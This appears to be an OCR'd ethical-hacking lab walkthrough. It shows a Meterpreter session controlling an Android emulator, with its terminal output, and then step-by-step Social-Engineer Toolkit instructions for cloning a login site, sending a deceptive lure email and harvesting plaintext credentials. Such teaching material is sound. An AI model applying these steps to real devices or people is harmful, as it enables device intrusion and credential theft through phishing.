File Edit View Search Terminal Help
Computer : localhost
OS : Android 9 - Linux 4.19.80-android-x86_64-g914c6a3 (x86_64)
Metasploit : dalvik/android
meterpreter > ipconfig

Interface 1
-----
Name : wlan0 - wlan0
Hardware MAC : 02:15:5d:13:84:bd
IPv4 Address : 10.10.10.14
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::db73:5740:4491:d0cd
IPv6 Netmask : ::

Interface 2
-----
Name : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00

Interface 3
-----
Name : wifi_eth - wifi.eth
Hardware MAC : 02:15:5d:13:84:bd
IPv6 Address : fe80::15:5dff:fe13:84bd
IPv6 Netmask : ::

Interface 4
-----
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

meterpreter >

```

< Previous Next: Lab 2: Secure Android Devices... >

10:21 PM 2/23/2022

28. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS etc.

29. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.

- Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.

```

Module 17: Hacking Mobile Platforms — Mozilla Firefox
https://labclient.labondemand.com/LabClient/958dd14-3657-4393-88a1-5114fc676d10?rc=10
Parrot Security
Module 17: Hacking Mobile Platforms
1Hr 25 Min Remaining
Instructions Resources Help Search 140%
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
Hardware MAC : 00:00:00:00:00:00

Interface 3
-----
Name : wifi_eth - wifi.eth
Hardware MAC : 02:15:5d:13:84:bd
IPv6 Address : fe80::15:5dff:fe13:84bd
IPv6 Netmask : ::

Interface 4
-----
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

meterpreter >
meterpreter > pwd
/datalayer/0/com.metasploit.stage/files
meterpreter > []

```

Click to switch to "Workspace 4"

< Previous Next: Lab 2: Secure Android Devices... >

10:21 PM 2/23/2022

30. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.

31. Type **cd /sdcard** to change the current remote directory to **sdcard**.

The **cd** command changes the current remote directory.

32. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to

- Type **cd /sdcard** to change the current remote directory to **sdcard**.

```

Module 17: Hacking Mobile Platforms — Mozilla Firefox
https://labclient.labondemand.com/LabClient/958ddff4-3657-4393-88a1-5114fb676d10?rc=10
Parrot Security
Applications Places System Terminal Help
File Edit View Search Terminal Help
Interface 3
Name : wlan0 - wifi eth
Hardware MAC : 02:15:5d:13:84:bd
IPv4 Address : fe80::15:5dff:fe13:84bd
IPv6 Netmask : ::

Interface 4
Name : eth0 - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 5
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00

meterpreter >
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter >

```

English (United States)
English (India)

To switch input methods, press Windows key + space.

Next: Lab 2: Secure Android Devices... >

10:22 PM 2/23/2022

- Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

```

Module 17: Hacking Mobile Platforms — Mozilla Firefox
https://labclient.labondemand.com/LabClient/958ddff4-3657-4393-88a1-5114fb676d10?rc=10
Parrot Security
Applications Places System Terminal Help
File Edit View Search Terminal Help
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 5
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00

meterpreter >
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps
Process List
PID Name User
--- ---
3788 com.metasploit.stage u0_a78
4030 sh u0_a78
4032 ps u0_a78
meterpreter >

```

English (United States)
English (India)


uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim
...less

To switch input methods, press Windows key + space.


Next: Lab 2: Secure Android Devices... >

10:22 PM 2/23/2022

- Close all open windows.
- Click [Android](#) to switch to the **Android** machine. On the **Home Screen**, swipe up to navigate to the applications. In the applications section, long click on **MainActivity** application and click **App info**.




The **App info** page appears, click **UNINSTALL** button to uninstall the application. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security. Close all open windows and document all the acquired information.




Task 2: Harvest users' credentials using the Social-Engineer Toolkit

- Open Parrot. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window. Type **cd setoolkit** and press **Enter** to navigate to the setoolkit folder.




- Now, type **./setoolkit** and press **Enter** to launch **Social-Engineer Toolkit**. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **SocialEngineering Attacks**. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**. A list of options in **Website Attack Vectors appears**; type **3** and press **Enter** to choose **Credential Harvester Attack Method**. Type **2** and press **Enter** to choose **Site Cloner** from the menu.




- Type the IP address of the local machine (**10.10.10.13**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter**. Now, you will be prompted for the URL to be cloned; type the desired URL in "**Enter the url to clone**" and press


Enter. In this task, we will clone the URL <http://certifiedhacker.com/Online%20Booking/index.htm>.




- If a **Press {return} if you understand what we're saying here** message appears, press **Enter**. The cloning of the website completes, a highlighted message appears. The credential harvester initiates, as shown in the screenshot. Click **Firefox** icon from the top section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifiedhacker site is **http://10.10.10.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change_account_password**; click **OK**.



- In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.




- Click Parrot Security to switch to the **Parrot Security** machine. In the terminal window, scroll down to find an **Username** and **Password**, displayed in plain text, as shown in the screenshot. This concludes the demonstration of how to phish user credentials using SET.

